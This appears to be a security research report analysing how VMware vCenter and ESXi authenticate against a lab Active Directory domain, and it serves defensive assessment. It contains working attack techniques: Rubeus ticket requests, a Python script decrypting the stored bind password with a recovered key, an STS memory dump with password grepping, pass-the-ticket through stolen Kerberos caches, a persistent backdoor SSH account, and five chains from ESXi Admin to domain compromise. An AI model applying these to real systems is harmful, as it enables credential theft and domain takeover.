Password in transit	**NONE** — Kerberos tickets only
Password on disk (vCenter)	**NONE** — machine keytab only (auto-rotated)
Password in memory (vCenter)	**NONE** — ticket contents, not passwords
DC Events	TGT (4768) + Service Ticket (4769) from client
Ticket encryption	**RC4-HMAC** (weak — fixable)
Available via	PowerCLI SOAP (LoginBySSPI), PowerCLI without credentials
NOT available via	REST API, Web UI, SSH

Verdict:

The most secure authentication path available in vCenter. Eliminates all password exposure. However, limited to SOAP/PowerCLI clients and degraded by RC4-HMAC service ticket encryption.

3.6 vCenter SSO (vsphere.local Users) Flow:

```
Client ──[TLS/443]──> vCenter STS ──[SASL/SRP, localhost:389]──> vmdir
                                                    (password NOT sent in cleartext)
                                  ──> SAML 2.0 Bearer Token ──> Session
```

Evidence:

Zero DC events. Zero external LDAP connections. Authentication is entirely internal to the VCSA appliance. The vmdir service uses SASL/SRP authentication (not simple bind) on the localhost LDAP connection.

Criterion	Assessment
Password in transit (external)	**NONE** — entirely internal
Password on disk	Hashed in vmdir (SASL/SRP verifier, not reversible)
Password in memory	Transient in STS JVM during validation

Verdict:

Secure for appliance-level administration. No external credential exposure. However, admin password was found in STS JVM heap on vCenter 8 (see Section 6).

3.7 vCenter-to-ESXi Proxy Authentication Flow:

vCenter vpxd ──[Solution User Certificate / Mutual TLS]──> ESXi vpxa ──> hostd
(vpxuser auto-created, password auto-rotated)
User identity does NOT propagate
ESXi sees only "vpxuser" — not the originating vCenter user

Evidence:

DC event monitoring confirmed zero Kerberos events from vCenter (10.0.5.23) to ESXi (10.0.5.21) during vCenter-managed operations. The vCenter→ESXi connection uses certificates (mutual TLS), not Kerberos or LDAP.

Criterion	Assessment
Credential type	Solution user certificate (10-year validity on vCenter 7)
User identity propagation	**NO** — ESXi audit trail shows only "vpxuser"
Kerberos involvement	**NONE**
Password exposure	vpxuser password encrypted with symkey.dat (128/256-bit)

Security implication:

This is both a strength and a weakness. The isolation means that compromising a user's vCenter session does not yield direct ESXi credentials. However, it also means that ESXi audit trails cannot attribute actions to individual vCenter users. All operations appear as "vpxuser."

3.8 PKINIT Certificate Authentication Flow (successful, Win10 via Rubeus):

Client ──[PKINIT AS-REQ with certificate]──> DC
PA-PK-AS-REQ (type 16): signed data with user certificate
DH key exchange for session key derivation
<──[PA-PK-AS-REP (type 17)]──
TGT issued for miles.morales@WYVERN.LOCAL
Encryption: RC4-HMAC (KDC default for PKINIT)

Evidence:

Rubeus.exe asktgt /user:miles.morales /domain:wyvern.local /certificate:C:\temp\miles.morales.pfx /ptt

ServiceName: krbtgt/wyvern.local
UserName: miles.morales
Flags: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType: rc4_hmac

Platform	PKINIT Result	Blocking Issue
Win10 (Rubeus)	**SUCCESS**	None
ESXi 7 (kinit)	**SUCCESS**	Required removing pkinit_identities and pkinit_cert_match from krb5.conf
vCenter 7 (kinit)	**BLOCKED**	FIPS mode SHA1 crash in DH key derivation (Photon OS 3 bug)
vCenter 8 (kinit)	**BLOCKED**	DH parameter incompatibility with Windows KDC (krb5-1.17-10 sends 3017-byte request vs expected 3277)

Verdict:

PKINIT provides a password-free authentication path but is only fully functional from Windows clients and ESXi (with config modifications). Both vCenter versions have platform-level bugs preventing native PKINIT.

3.9 Authentication Method Comparison Matrix

Method	Password Exposure (Network)	Password Exposure (Disk)	Password Exposure (Memory)	SSO Capable	Available On
ESXi SSH (PAM/Kerberos)	Protected (SSH tunnel + Kerberos pre-auth)	Keytab (644), machine pwd (cleartext)	User TGT in /tmp/	NO	ESXi only
ESXi API (Basic/TLS)	Protected (TLS 1.2)	Same as above	Same as above	NO	ESXi only
vCenter LDAP (port 389)	CLEARTEXT	AES-128/256-ECB (key co-located)	Cleartext in STS heap	NO	vCenter (default)
vCenter LDAPS (port 636)	Protected (TLS)	AES-128/256-ECB (key co-located)	Cleartext in STS heap	NO	vCenter (configurable)
vCenter SPNEGO	NONE (ticket only)	Machine keytab only	Ticket contents only	YES	vCenter SOAP/PowerCLI
vCenter SSO	NONE (internal)	Hashed (SASL/SRP)	Transient	YES	vCenter only
PKINIT (kinit, ESXi)	Certificate only	Certificate file	Ticket only	YES	ESXi (modified config)
SSH Public Key (ESXi root)	Protected (SSH tunnel, no password)	Key file on ESXi	Key in memory	YES (root only)	ESXi root only

3.10 SSH Public Key Authentication

SSH public key authentication was tested across all four platforms to determine whether it can replace password-based authentication for domain users.

Test Results:

Platform	Target User	Result	Reason
ESXi 7	root (local)	SUCCESS	Key deployed to /etc/ssh/keys-root/authorized_keys (ESXi non-standard path)
ESXi 7	miles.morales@wyvern.local (domain)	FAIL	ESXi routes domain users through Likewise/PAM, bypassing authorized_keys lookup entirely
vCenter 7	administrator@vsphere.local	FAIL	SSH server validates and accepts the key, but pam_mgmt_cli.so requires password-based ticket. Session terminated
vCenter 8	administrator@vsphere.local	FAIL	Same as vCenter 7 — pam_mgmt_cli.so barrier

ESXi 7	esxid (local created user with a sneaky name)	SUCCESS	Local users use standard OpenSSH authorized_keys path — Likewise/PAM does not intercept
ESXi 7	esxid after password change	SUCCESS	SSH key auth is independent of password — key persists after esxcli system account set password rotation

Evidence from SSH verbose debugging on vCenter:

```
debug1: Server accepts key: /tmp/miles_ssh_key RSA SHA256:KzJi...
debug3: sign_and_send_pubkey: signing using rsa-sha2-512
Connection closed by 10.0.5.23 port 22
```

Verdict:

SSH public key authentication cannot replace password authentication for **domain users** on ESXi (architectural — Likewise intercepts) or for any user on vCenter (PAM barrier — pam_mgmt_cli.so). However, **local** ESXi users (including custom admin accounts) fully support SSH key auth via /etc/ssh/keys-%u/authorized_keys. This creates an asymmetry: an attacker who creates a local admin user (e.g., esxid) can deploy an SSH key that persists through password changes, while domain users are forced through password authentication every time.

Password Change Persistence Matrix (SSH):

Auth Method	After Local Password Change	After AD Password Change
SSH key auth (ESXi root)	N/A	N/A (local user)
SSH key auth (ESXi local admin esxid)	**Still works** — key independent of password	N/A (local user)
SSH key auth (ESXi domain user)	N/A	**Not applicable** — key auth never works for domain users

Security implication:

There is no way to avoid password transmission for domain user SSH authentication on ESXi, even with properly deployed SSH keys. For local users, SSH key auth works but creates a persistence risk — a backdoor local account with a deployed SSH key survives all password rotations.

4. Credential Exposure: Network Layer

4.1 vCenter LDAP Simple Bind – The Critical Vulnerability

When vCenter authenticates AD users via the AD-over-LDAP identity source, it performs LDAP simple binds to the Domain Controller on TCP port 389. These binds transmit credentials in cleartext — visible to any network observer between vCenter and the DC.

Capture parameters:

- Tool: tcpdump on VCSA
- Filter: host 10.0.5.2 and port 389
- Packets captured: 413 (vCenter 7), 800 (vCenter 8)

Hex dump proof – Bind account credential exposure (vCenter 7):

```
10.0.5.23:44914 → 10.0.5.2:389 (LDAP BindRequest)

0x0030:  b9ec 66a3 302c 0201 0160 2702 0103 0415  ..f.0,...`'.....
0x0040:  7375 7065 726d 616e 4077 7976 6572 6e2e  superman@wyvern.
0x0050:  6c6f 6361 6c80 0b76 6572 7953 6563 7572  local..verySecur
0x0060:  6531                                     e1

Decoded:
 LDAP Version: 3
 Bind Name: superman@wyvern.local
 Simple Auth: verySecure1
```

Hex dump proof – Bind account credential exposure (vCenter 7):

```
10.0.5.23:44920 → 10.0.5.2:389 (LDAP BindRequest)

0x0030:  b9ec 66d0 303f 0201 0160 3a02 0103 0428  ..f.0?...`:....(
0x0040:  434e 3d53 7069 6465 726d 616e 2c43 4e3d  CN=Spiderman,CN=
0x0050:  5573 6572 732c 4443 3d77 7976 6572 6e2c  Users,DC=wyvern,
0x0060:  4443 3d6c 6f63 616c 800b 7665 7279 5365  DC=local..verySe
0x0070:  6375 7265 31                             cure1

Decoded:
 Bind Name: CN=Spiderman,CN=Users,DC=wyvern,DC=local
 Simple Auth: verySecure1
```

Hex dump proof — Bind account credential exposure (vCenter 8):

```
10.0.5.24:55310 → 10.0.5.2:389 (LDAP BindRequest)

0x0030:  c34f 801a 302c 0201 0160 2702 0103 0415  .O..0,...`'.....
0x0040:  7375 7065 726d 616e 4077 7976 6572 6e2e  superman@wyvern.
0x0050:  6c6f 6361 6c80 0b76 6572 7953 6563 7572  local..verySecur
0x0060:  6531                                     e1
```

The vulnerability is identical on vCenter 8. Despite the major improvements to machine-level authentication (Kerberos AES-256 via Likewise), the user authentication path remains fundamentally insecure when AD-over-LDAP is configured.

4.2 Bind Frequency Analysis

Each user authentication triggers multiple LDAP simple binds:

vCenter Version	LDAP Binds per Auth	Bind Account Exposures	User Password Exposures
vCenter 7	4-6	3-4 (search, group queries)	1-2 (DN verification)
vCenter 8	6-9	4-6 (search, group queries)	2-3 (DN verification, re-bind)

4.3 ESXi Network Credential Exposure

ESXi's authentication model is materially different from vCenter's. ESXi uses Kerberos (not LDAP) to validate AD user credentials:

```
ESXi ──[Kerberos AS-REQ (port 88)]──> DC
      PA-ENC-TIMESTAMP: encrypted with user's password hash
   <──[AS-REP: TGT]──
```

The user's password is never transmitted in cleartext — it is used locally by ESXi to construct the encrypted timestamp pre-authentication data. Kerberos' design ensures that only a hash derivative of the password crosses the wire, protected by the protocol's cryptographic guarantees.

However:

The ESXi-to-DC Kerberos exchange has its own weakness: ESXi's LDAP operations to the DC use unsigned, unsealed LDAP (LdapSignAndSeal = o in Likewise configuration), making them susceptible to MITM attacks for directory operations (though not for credential verification, which uses Kerberos).

4.4 vCenter 8 Machine Authentication – The Improvement

A significant vCenter 8 improvement is the elimination of persistent LDAP connections to the DC:

vCenter 7 (before AD-over-LDAP is configured):

- Persistent LDAP connections to DC:389
- Always-on LDAP simple binds for machine operations

vCenter 8 (Likewise framework):

- Zero persistent connections to DC
- On-demand Kerberos authentication (port 88, AES-256)
- Zero DC Event 2889 before AD-over-LDAP configuration

Evidence: ss -tnp | grep 10.0.5 on vCenter 8 showed zero connections to the DC on ports 389, 636, 88, or 3268. All LDAP connections were internal (localhost:389 to vmdir).

The critical caveat: This improvement only applies to machine-level operations. The moment an AD-over-LDAP identity source is configured for user authentication, the cleartext LDAP simple bind vulnerability immediately appears — 97 DC Event 2889 events were generated on vCenter 8 within the first hour of AD-over-LDAP configuration.

5. Credential Exposure: Disk Storage

5.1 vCenter – Bind Password in vmdir

The AD bind account password is stored in the VMware Directory Service (vmdir) LMDB database, encrypted with AES but with the encryption key co-located in the same database.

Storage location:

```
Database: /storage/db/vmware-vmdir/data.mdb
LDAP DN: cn=wyvern.local,cn=IdentityProviders,cn=vsphere.local,...
Attribute: vmwSTSPassword
```

vCenter 7 encryption:

```
Algorithm: AES-128-ECB (Electronic Codebook)
Key: vmwSTSTenantKey = "&CoGqoBov855cIOt" (16 bytes)
Ciphertext (base64): 6914wfSVj4/EZJK+uWWiew==
```

Decryption proof:

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
import base64

key = b"&CoGqoBov855cIOt"
ciphertext = base64.b64decode("6914wfSVj4/EZJK+uWWiew==")

cipher = Cipher(algorithms.AES(key), modes.ECB())
decryptor = cipher.decryptor()
plaintext = decryptor.update(ciphertext) + decryptor.finalize()

print(plaintext.rstrip(b'\x00').decode('iso-8859-1'))
# Output: verySecure1
```

Cryptographic weaknesses:

1. AES-ECB mode — the weakest AES mode; identical plaintext blocks produce identical ciphertext blocks; no IV/nonce
2. Key co-located with data — the encryption key (vmwSTSTenantKey) resides in the same database as the encrypted password
3. Static key — no automatic rotation
4. No integrity protection — ECB provides no authentication
5. Deterministic — same password always produces the same ciphertext (no salt)

vCenter 8 improvement: The encryption key was upgraded to 256 bits (symkey.dat: 9cc9b8d5365a8745336372bc1cfb972e3fe3d74a127ed4a792760cdd534ee449), and the ciphertext changed to 252x1MMj9S7tprMFbSJTkg==. However, the key remains co-located on the filesystem, making the improvement incremental rather than fundamental.

Attack vectors for password recovery:

Vector	Difficulty	Time
Root shell + ldapsearch	Trivial	< 30 seconds
SSO admin + vmdir LDAP query	Low	< 1 minute
VCSA backup extraction	Low	Minutes
Disk snapshot analysis	Low	Minutes
Database file strings extraction	Medium	Minutes

5.2 ESXi – Machine Password in Cleartext

The ESXi machine account password is stored in plaintext in the Likewise registry:

ESXi 8 (10.0.5.22):

```
Registry Path: [HKEY_THIS_MACHINE\Services\lsass\Parameters\Providers\
        ActiveDirectory\DomainJoin\wyvern.local\Pstore\PasswordInfo]
Key: "Password" REG_SZ  ":io%>Qgz7i)/4(&:"
```

ESXi 7 (10.0.5.21):

```
Registry Path: [same path]
Key: "Password" REG_SZ  "3+1Ky87JAYOA3>-/"
```

The machine account password is accessible via lwregshell by any user with SSH access. The registry database file (/etc/likewise/db/registry.db) has permissions -rw------T (600 with sticky bit), which restricts file-level access, but since all SSH sessions run as UID 0 (root), any SSH user can read it.

Impact: An attacker with the machine password can:

1. Forge Kerberos silver tickets for any SPN registered to the machine
2. Authenticate to AD as the machine account
3. Perform LDAP operations as the machine account
4. Impersonate the ESXi host in domain communications

This vulnerability is unchanged between ESXi 6.5 and ESXi 8.0.3 – a multi-generation persistence of the same security flaw.

5.3 ESXi – World-Readable Kerberos Keytab

```
-rw-r--r-T  /etc/krb5.keytab  (permissions: 644)
```

The Kerberos keytab contains the machine account's long-term keys for all registered SPNs in AES-256, AES-128, and RC4-HMAC formats:

ESXi 8 keytab contents (66 entries):

Principal	Encryption Types	KVNO
ESXI2$@WYVERN.LOCAL	AES-256, AES-128, RC4-HMAC	6
host/ESXI2@WYVERN.LOCAL	AES-256, AES-128, RC4-HMAC	6
host/esxi2.localdomain@WYVERN.LOCAL	AES-256, AES-128, RC4-HMAC	6
cifs/esxi2.localdomain@WYVERN.LOCAL	AES-256, AES-128, RC4-HMAC	6

644 permissions means any authenticated user can read the keytab. While SSH access is restricted to Admin-role users, this still violates the principle of least privilege and enables silver ticket attacks by any SSH user.

Combined with the cleartext machine password and user TGT caches persisting in /tmp/krb5cc_*, an attacker with SSH access to ESXi has everything needed for:

- **Silver ticket attacks** — forge service tickets for any SPN in the keytab
- **Pass-the-ticket** — steal cached TGTs for authenticated domain users
- **Machine account impersonation** — authenticate to AD as the ESXi computer account

This vulnerability is also unchanged between ESXi 6.5 and ESXi 8.0.3.

5.4 ESXi – User TGT Caches on Disk

After domain users authenticate via SSH, Kerberos TGT caches are written to /tmp/krb5cc_<UID> and persist on disk even after the SSH session disconnects. The machine TGT is continuously maintained at /etc/likewise/lib/krb5cc_lsass.WYVERN.LOCAL.

Observed TGT caches after two domain user SSH sessions (both sessions already closed):

```
# ls -la /tmp/krb5cc_* /etc/likewise/lib/krb5cc_lsass*
-rw------- 1 root          root       2057  /tmp/krb5cc_0
-rw------- 1 WYVERN\superman  WYVERN\dom   3844  /tmp/krb5cc_257950799
-rw------- 1 WYVERN\miles.mor  WYVERN\dom   4135  /tmp/krb5cc_257952828
-rw------- 1 root          root       3687  /etc/likewise/lib/krb5cc_lsass.WYVERN.LOCAL
```

superman@WYVERN.LOCAL — klist -e /tmp/krb5cc_257950799:

```
Ticket cache: FILE:/tmp/krb5cc_257950799
Default principal: superman@WYVERN.LOCAL

Valid starting     Expires            Service principal
02/23/2026 15:26:19  02/24/2026 01:26:19  krbtgt/WYVERN.LOCAL@WYVERN.LOCAL
    renew until 02/24/2026 03:26:19, Etype: aes256-cts-hmac-sha1-96
02/23/2026 15:26:19  02/24/2026 01:26:19  host/esxi.lan@WYVERN.LOCAL
    renew until 02/24/2026 03:26:19, Etype: arcfour-hmac (RC4!)
```

miles.morales@WYVERN.LOCAL — klist -e /tmp/krb5cc_257952828:

```
Ticket cache: FILE:/tmp/krb5cc_257952828
Default principal: miles.morales@WYVERN.LOCAL

Valid starting     Expires            Service principal
02/23/2026 15:26:18  02/24/2026 01:26:18  krbtgt/WYVERN.LOCAL@WYVERN.LOCAL
    renew until 02/24/2026 03:26:18, Etype: aes256-cts-hmac-sha1-96
02/23/2026 15:26:18  02/24/2026 01:26:18  host/esxi.lan@WYVERN.LOCAL
    renew until 02/24/2026 03:26:18, Etype: arcfour-hmac (RC4!)
```

ESXI$ machine account — klist -e /etc/likewise/lib/krb5cc_lsass.WYVERN.LOCAL:

```
Default principal: ESXI$@WYVERN.LOCAL

Valid starting     Expires            Service principal
02/23/2026 14:33:28  02/24/2026 00:33:28  krbtgt/WYVERN.LOCAL@WYVERN.LOCAL
    Etype: aes256-cts-hmac-sha1-96
02/23/2026 14:49:18  02/24/2026 00:33:28  ldap/WIN-V340FRPQ4VA.wyvern.local@WYVERN.LOCAL
    Etype: aes256-cts-hmac-sha1-96
```

Key observations:

- TGTs use AES-256 (secure), but service tickets for host/esxi.lan use RC4-HMAC (weak) — confirming the encryption downgrade documented in Section 7
- The machine TGT includes an LDAP service ticket for the Domain Controller — usable for AD reconnaissance as the ESXi computer account
- TGT caches persist after SSH session disconnect. ESXi does not clean up /tmp/krb5cc_* on logout. Caches remain until the ticket expires (10h), the host reboots, or someone manually runs kdestroy
- Each TGT is valid for 10 hours and renewable for an additional 12 hours
- Local users (e.g., my created local account esxid,) can also see /tmp/krb5cc_0 because they also map to UID 0 — a local admin account can access domain user TGTs

The security implications of these on-disk TGTs are analyzed in Section 8.4, and a complete pass-the-ticket attack walkthrough is documented in Section 12.7.

6. Credential Exposure: Process Memory

6.1 vCenter STS JVM Heap Analysis

The Security Token Service (vmware-stsd) is a Java process that handles all authentication for vCenter. I performed full process core dumps and searched for known passwords.

vCenter 8 — PID 3542, heap size 2.18 GB:

Password	Cleartext Matches in Heap	Byte Offsets
verySecure1 (AD bind)	12 copies	57MB, 58MB, 59MB, 60MB, 61MB, 68MB, 72MB, 75MB, 76MB, 266MB
Password123 (SSO admin)	10 copies	57MB, 59MB, 60MB, 62MB, 68MB, 69MB, 72MB, 73MB, 282MB, 282MB

vCenter 7 — PID 2840, heap size 901 MB (JRE 8, OpenJDK 1.8.0_291 Zulu):

Password	Cleartext Matches in Heap	Byte Offsets
verySecure1 (AD bind)	17 copies	114MB, 115MB (×8 in pairs), 123MB, 124MB (×6 in pairs), 125MB (×2)
Password123 (SSO admin)	4 copies	108MB (×4, clustered within 200KB)

Both versions retain cleartext passwords in STS memory. This is an architectural characteristic of vCenter's LDAP-based identity source implementation: the STS must hold the AD bind password in cleartext to perform LDAP simple binds, and user passwords are transiently cached during authentication processing. Java's immutable String objects create multiple copies during concatenation, LDAP bind preparation, and SAML token generation, which persist until garbage collection. The SSO admin password (Password123) shows significantly fewer

copies on vCenter 7 (4 vs 10), possibly due to differences in JRE string handling between Java 8 (UTF-16 char[]) and JRE 17 (compact strings with byte[]).

Extraction method (identical on both vCenter 7 and 8):

```
# On VCSA as root — trigger authentication first, then dump immediately:
curl -sk -X POST 'https://localhost/api/session' -u 'user@domain:password'
gcore -o /tmp/sts_dump $(pgrep vmware-stsd)
grep -aob 'password_string' /tmp/sts_dump.*
# vCenter 7: 17 matches for AD bind + 4 for SSO admin = 21 total
# vCenter 8: 12 matches for AD bind + 10 for SSO admin = 22 total
```

Why do passwords accumulate in JVM memory?

1. Java's immutable String objects create copies during concatenation, substring operations, and LDAP bind preparation
2. The STS decrypts and caches the bind password from vmdir for LDAP connection pooling
3. User passwords are transiently held during authentication but may persist until garbage collection
4. On JRE 8 (vCenter 7), the UTF-16 char[] backing store creates paired copies ~56 bytes apart, inflating the count relative to JRE 17's compact byte[] strings
5. The SSO admin password accumulates more copies on vCenter 8 (10 vs 4), suggesting differences in SAML token generation or session caching between versions

6.2 Cross-Version Memory Comparison

Metric	vCenter 7 (10.0.5.23)	vCenter 8 (10.0.5.24)
STS heap size (-Xmx)	378 MB (901 MB dump)	378 MB (2,180 MB dump)
STS VmRSS	913 MB	~2,180 MB
AD bind password copies	17	12
SSO admin password copies	4	10
Total cleartext passwords	21	22
JRE version	8 (OpenJDK 1.8.0_291 Zulu)	17

Both versions retain comparable numbers of total cleartext password copies in the STS heap. A single core dump of either vCenter yields both the AD bind account password and the SSO administrator password in cleartext. The key differences are:

- AD bind password: vCenter 7 shows more copies (17 vs 12), likely because JRE 8's UTF-16 char[] creates paired copies ·56 bytes apart (the password exists as both a byte[] from network I/O and a char[] in the String object)
- SSO admin password: vCenter 8 retains significantly more copies (10 vs 4), suggesting differences in SAML token generation or internal session caching
- Heap size: vCenter 8's STS process consumes 2.4x more memory despite identical -Xmx378m settings, indicating more complex runtime state

6.3 Attack Surface Comparison

Password	vCenter 7 Attack Surfaces	vCenter 8 Attack Surfaces
AD bind (verySecure1)	Network (cleartext LDAP) + Disk (AES-128-ECB) + Memory (17 copies)	Network (cleartext LDAP) + Disk (AES-256) + Memory (12 copies)
SSO admin (Password123)	Network (TLS-protected) + Disk (hashed) + Memory (4 copies)	Network (TLS-protected) + Disk (hashed) + Memory (10 copies)

7. Kerberos Encryption Weaknesses

7.1 RC4-HMAC Service Tickets

All Kerberos service tickets for ESXi and vCenter computer accounts use RC4-HMAC (etype 23) despite TGTs using AES-256:

Evidence from klist on Win10 after Rubeus operations:

```
#0  Client: miles.morales @ WYVERN.LOCAL
   Server: krbtgt/WYVERN.LOCAL @ WYVERN.LOCAL
   Encryption: AES-256-CTS-HMAC-SHA1-96        ← Strong (TGT)

#1  Client: miles.morales @ WYVERN.LOCAL
   Server: HTTP/vcenter.wyvern.local @ WYVERN.LOCAL
   Encryption: RSADSI RC4-HMAC(NT)             ← WEAK (service ticket)
```

```
#2  Client: miles.morales @ WYVERN.LOCAL
   Server: host/esxi.wyvern.local @ WYVERN.LOCAL
   Encryption: RSADSI RC4-HMAC(NT)             ← WEAK (service ticket)
```

7.2 Root Cause: msDS-SupportedEncryptionTypes Not Set

I queried the AD computer accounts via LDAP:

Computer Account	msDS-SupportedEncryptionTypes	Effect
ESXI$ (ESXi 7)	NOT SET (null)	DC defaults to RC4-HMAC for service tickets
ESXI2$ (ESXi 8)	NOT SET (null)	DC defaults to RC4-HMAC for service tickets
VCENTER$ (vCenter 7)	NOT SET (null)	DC defaults to RC4-HMAC for service tickets
VCENTER8$ (vCenter 8)	NOT SET (null)	DC defaults to RC4-HMAC for service tickets
WIN-V340FRPQ4VA$ (DC)	28 (0x1C)	RC4 + AES-128 + AES-256

When msDS-SupportedEncryptionTypes is null on a target service account, Active Directory defaults to RC4-HMAC for backwards compatibility — even when AES keys exist in the keytab and the client requests AES. This means that despite having AES-256 keys configured on every ESXi and vCenter machine, all service tickets are encrypted with the weakest available algorithm.

7.3 Additional Kerberos Configuration Weaknesses On both ESXi 7 and ESXi 8:

```
# /etc/krb5.conf
allow_weak_crypto = true
default_tgs_enctypes = AES256-CTS AES128-CTS RC4-HMAC
default_tkt_enctypes = AES256-CTS AES128-CTS RC4-HMAC
preferred_enctypes = AES256-CTS AES128-CTS RC4-HMAC
```

RC4-HMAC is explicitly permitted in all encryption type lists, and allow_weak_crypto is set to true.

On ESXi 8 Likewise configuration:

```
LdapSignAndSeal = 0 (disabled)
AcceptNTLMv1 = 1 (enabled)
SignMessagesIfSupported = 0 (SMB signing disabled)
```

These settings represent a broad failure to enforce modern cryptographic standards:

- LDAP operations between ESXi and DC are unsigned and unsealed
- NTLMv1 is accepted

8. The Case Against Direct ESXi AD Join

This section consolidates all findings that demonstrate why managing ESXi authentication directly through Active Directory domain join is fundamentally insecure.

8.1 No GSSAPI/SPNEGO Support – Passwords Required for Everything

ESXi's SSH daemon has GSSAPI support **compiled out of the binary**. This is not a configuration issue — it is an architectural limitation:

```
# Attempted configuration on ESXi:
/etc/ssh/sshd_config line 47: Unsupported option GSSAPIAuthentication
```

Similarly, the ESXi vSphere API does not support SPNEGO/Negotiate authentication. Every SSH and API connection requires the user to transmit a password.

Consequence: In an ESXi-only environment (without vCenter), there is no way to authenticate to ESXi purely using Kerberos tickets. Every single authentication requires a password, increasing the attack surface for credential capture and replay.

8.2 No Privilege Separation on SSH

All ESXi SSH sessions execute as UID 0 (root), regardless of which user authenticates:

```
# SSH as WYVERN\test-admin:
id
# uid=0(root) gid=0(root)

ls -la /tmp/test_file_created_by_test_admin
# -rw-r--r-- 1 root root ...
```

This means that a domain user who is granted Admin role on ESXi has full unrestricted root access to:

- All files including /etc/shadow, /etc/krb5.keytab, Likewise registry
- All processes including the ability to kill VMkernel services
- All VMs including the ability to directly manipulate VMDK files on disk
- The VMkernel itself via vsish

There are no intermediate privilege levels. SSH access is binary: Admin role = full root shell, all other roles = no SSH access at all.

8.3 Domain User Account Lockout Bypass

PAM configuration on ESXi 8 (system-auth-tally):

```
# Domain users (UID > 10000) are EXPLICITLY EXEMPTED from lockout
auth [success=2 default=ignore] pam_unix.so uid > 10000
# This skips pam_tally2 for all domain users
```

The ESXi PAM configuration intentionally bypasses account lockout for domain users (UID > 10000). The code comment explains this is due to a bug where large UIDs cause the tally file to grow to "tens of GB." The workaround is to simply skip lockout for all domain accounts.

Consequence: An attacker can perform unlimited brute-force password attempts against domain user accounts via ESXi SSH without triggering any lockout — either on ESXi or potentially on the DC if ESXi's Kerberos pre-authentication behavior masks the source.

8.4 World-Readable Credentials and TGT Theft

As detailed in Section 5, ESXi stores four categories of credential material on disk:

- Machine account password in **cleartext** in Likewise Pstore registry (Section 5.2)
- Kerberos keytab with **644 permissions** — world-readable (Section 5.3)
- User TGTs in /tmp/krb5cc_* — readable by root, which all SSH sessions are (Section 5.4)
- Machine TGT at /etc/likewise/lib/krb5cc_lsass.WYVERN.LOCAL — continuously refreshed (Section 5.4)

Why TGT theft is the most dangerous of these vulnerabilities:

1. **The victims are Domain Admins.** The users who SSH to ESXi hosts are typically the highest-privilege accounts in the domain — their TGTs grant access to the DC, vCenter, file shares, and every domain-joined system.
2. **There is no session isolation.** All SSH sessions run as UID 0 (Section 8.2). Any authenticated admin can klist any other user's TGT cache — root can set KRB5CCNAME=/tmp/krb5cc_257950799 and immediately operate as superman@WYVERN.LOCAL wit hout knowing the password.
3. **The theft is invisible.** ESXi does not log file access to /tmp/krb5cc_*. There is no audit trail when one admin reads another's TGT cache.
4. **TGTs accumulate.** Every domain user SSH session deposits a new TGT cache that persists for 10 hours (the default maxlife). During a maintenance window with multiple admins, a single ESXi host may hold 5-10 valid Domain Admin TGTs simultaneously.
5. **TGTs persist after logout.** ESXi does not clean up /tmp/krb5cc_* when SSH sessions disconnect. The caches remain on disk until the ticket expires, the host reboots, or someone manually runs kdestroy.

6. **Local admin users can also steal TGTs.** A backdoor account like esxid (Section 3.10) maps to UID 0 and can read all domain user TGT caches — enabling a local-to-domain escalation path.
7. **The machine TGT is a bonus.** The Likewise daemon's cache includes LDAP service tickets for the Domain Controller, enabling AD reconnaissance as the ESXi computer account without impersonating any user.

Critically, **SSH-based authentication creates these cache files; PowerCLI/API authentication does NOT** — the vSphere API path validates credentials via Kerberos to the DC but does not persist a TGT to disk. This creates different attack surfaces depending on the access method: SSH access exposes pass-the-ticket opportunities, while API access does not.

A complete pass-the-ticket attack walkthrough using these TGT caches is documented in Section 12.7.

8.5 Minimal RBAC — Only 4 Assignable Roles

Standalone ESXi has only 4 assignable roles:

Role	Privileges	SSH Access	API Access
Admin	275 (all)	Yes (UID 0)	Full
NoCryptoAdmin	0 on standalone	No	None
ReadOnly	3	No	Read-only
NoAccess	0	No	None

NoCryptoAdmin is non-functional on standalone ESXi. It reports zero privileges and cannot even establish an API session, despite its description of "Full access without Cryptographic operations." It only functions when ESXi is managed by vCenter.

There are no intermediate roles like "Virtual machine power user," "Backup user," or "Network administrator." Organizations must choose between full administrative access (Admin) or effectively read-only/no access.

8.6 ESXi Admin = Domain Admin

When a Domain Controller VM runs on an ESXi host, any ESXi administrator can achieve full domain compromise through five confirmed attack chains:

Attack Chain 1 — Offline ntds.dit Extraction (CRITICAL):

1. Browse datastore → identify DC VM VMDK (40 GB)
2. Download VMDK via Copy-DatastoreItem (confirmed working)
3. Mount VMDK offline with 7-Zip, FTK Imager, or vmware-mount
4. Extract C:\Windows\NTDS\ntds.dit + C:\Windows\System32\config\SYSTEM
5. Dump ALL domain password hashes with secretsdump.py
6. Complete domain compromise

Attack Chain 2 — AD State Rollback (CRITICAL)

1. Create snapshot of DC VM (confirmed: New-Snapshot succeeded)
2. Wait for security team to rotate passwords, revoke certs, rotate krbtgt
3. Revert DC to pre-remediation snapshot (confirmed: Get-VM | Get-Snapshot | Sort-Object Created -Descending | Select-Object -First 1 | Set-VM -Confirm:$false)
4. All security changes undone — old credentials valid again

Attack Chain 3 — Domain Denial of Service (HIGH):

1. Power off DC VM (confirmed: Stop-VM succeeded, 2.3 sec downtime)
2. All Kerberos authentication fails domain-wide
3. All domain-joined services lose authentication

Attack Chain 4 — Network MITM via NIC Injection (HIGH):

1. Add NIC to DC VM on attacker-controlled network (confirmed: New-NetworkAdapter succeeded)
2. Route DC traffic through attacker network
3. Intercept LDAP/Kerberos traffic

Attack Chain 5 — Credential Theft via SSH (HIGH):

1. SSH to ESXi (runs as UID 0)
2. Read /etc/krb5.keytab → silver ticket attacks
3. Read /tmp/krb5cc_* → pass-the-ticket with stolen TGTs
4. lwregshell → cleartext machine password
5. Read /etc/shadow → local password hashes

These attack chains require only ESXi Admin role. This role may be granted through the AD group ESX Admins (or any configured ESXi admin group). An attacker who can add themselves to this AD group achieves full domain compromise through the hypervisor layer, completely bypassing AD security controls.

8.7 The ESXi Admin Group – AD-Controlled Root Access

See Section 2.4 for the full analysis of ESXi's AD admin group mechanism, including esxAdminsGroup / esxAdminsGroupAutoAdd settings, 20-level deep group nesting tests, CVE-2024-37085 context, and the esxAdminsGroupAutoAdd escalation path. The key finding: **AD group management is ESXi root access management** — anyone who can modify AD group membership can grant themselves root on every domain-joined ESXi host.

9. Why vCenter Provides Superior Authentication Security

Despite the significant credential exposure vulnerabilities documented in Sections 4-6, vCenter's authentication architecture provides materially stronger security than direct ESXi management. This section details why.

9.1 SAML Token Isolation

vCenter's STS converts all authentication methods into SAML 2.0 bearer tokens. Once issued, these tokens:

- Does not contain the user's password
